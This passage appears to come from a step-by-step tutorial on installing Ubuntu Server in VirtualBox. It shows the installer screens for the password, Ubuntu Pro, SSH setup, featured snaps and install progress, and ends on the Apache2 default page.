    Choose a password: **********

Confirm your password: **********_
```


Figure 12 – Enter profile information



Ubuntu Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help


```
Upgrade to Ubuntu Pro                                                  [ Help ]

Upgrade this machine to Ubuntu Pro for security updates on a much wider range
of packages, until 2032. Assists with FedRAMP, FIPS, STIG, HIPAA and other
compliance or hardening requirements.

[ About Ubuntu Pro ▶ ]

( )  Enable Ubuntu Pro

(X)  Skip for now

     You can always enable Ubuntu Pro later via the 'pro attach' command.

                          [ Continue     ]
                          [ Back         ]
```

Figure 13 – Skip updating to pro


Ubuntu Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
SSH Setup                                                         [ Help ]

You can choose to install the OpenSSH server package to enable secure remote
access to your server.

                 [ ]  Install OpenSSH server


Import SSH identity:  [ No            ▼ ]
                      You can import your SSH keys from GitHub or Launchpad.

    Import Username:


                 [X]  Allow password authentication over SSH
```


Figure 14 – Install OpenSSH server



Ubuntu Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl


```
Featured Server Snaps                                              [ Help ]

These are popular snaps in server environments. Select or deselect with SPACE,
press ENTER to see more details of the package, publisher and versions
available.

[ ] microk8s            Kubernetes for workstations and appliances          ►
[ ] nextcloud           Nextcloud Server - A safe home for all your data    ►
[ ] wekan               The open-source kanban                              ►
[ ] kata-containers     Build lightweight VMs that seamlessly plug into the c ►
[ ] docker              Docker container runtime                            ►
[ ] canonical-livepatch Canonical Livepatch Client                          ►
[ ] rocketchat-server   Rocket.Chat server                                  ►
[ ] mosquitto           Eclipse Mosquitto MQTT broker                       ►
[ ] etcd                Resilient key-value store by CoreOS                 ►
[ ] powershell          PowerShell for every system!                        ►
[ ] stress-ng           tool to load and stress a computer                  ►
[ ] sabnzbd             SABnzbd                                             ►
[ ] wormhole            get things from one computer to another, safely     ►
[ ] aws-cli             Universal Command Line Interface for Amazon Web Servi ►
[ ] google-cloud-sdk    Google Cloud SDK                                    ►
[ ] slcli               Python based SoftLayer API Tool.                    ►
[ ] doctl               The official DigitalOcean command line interface    ►
[ ] conjure-up          Package runtime for conjure-up spells               ►
[ ] postgresql10        PostgreSQL is a powerful, open source object-relation ►
[ ] heroku              CLI client for Heroku                               ►
[ ] keepalived          High availability VRRP/BFD and load-balancing for Lin ►
[ ] prometheus          The Prometheus monitoring system and time series data ►
[ ] juju                Juju - a model-driven operator lifecycle manager for ►

                              [ Done         ]
                              [ Back         ]
```

Figure 15 – No snaps needed


Ubuntu Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Install complete!
[Help]

```
      configuring installed system
        running 'mount --bind /cdrom /target/cdrom'
        running 'curtin in-target -- setupcon --save-only'
          curtin command in-target
        running 'curtin curthooks'
          curtin command curthooks
            configuring apt configuring apt
            installing missing packages
            configuring iscsi service
            configuring raid (mdadm) service
            installing kernel
            setting up swap
            apply networking config
            writing etc/fstab
            configuring multipath
            updating packages on target system
            configuring pollinate user-agent on target
            updating initramfs configuration
            configuring target system bootloader
            installing grub to target devices
final system configuration
  configuring cloud-init
  calculating extra packages to install
  downloading and installing security updates
    curtin command in-target
  restoring apt configuration
    curtin command in-target
subiquity/Late/run
```


Figure 16 – Reboot now



Ubuntu Server - webserver [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help


```
Ubuntu Logo
Apache2 Default Page
It works!

This is the default welcome page used to test the correct operation of the Apache2 server after
installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu
Apache packaging is derived. If you can read this page, it means that the Apache HTTP server
installed at this site is working properly. You should replace this file (located at /var/www/html/
index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably
means that the site is currently unavailable due to maintenance. If the problem persists, please
contact the site's administrator.

Configuration Overview

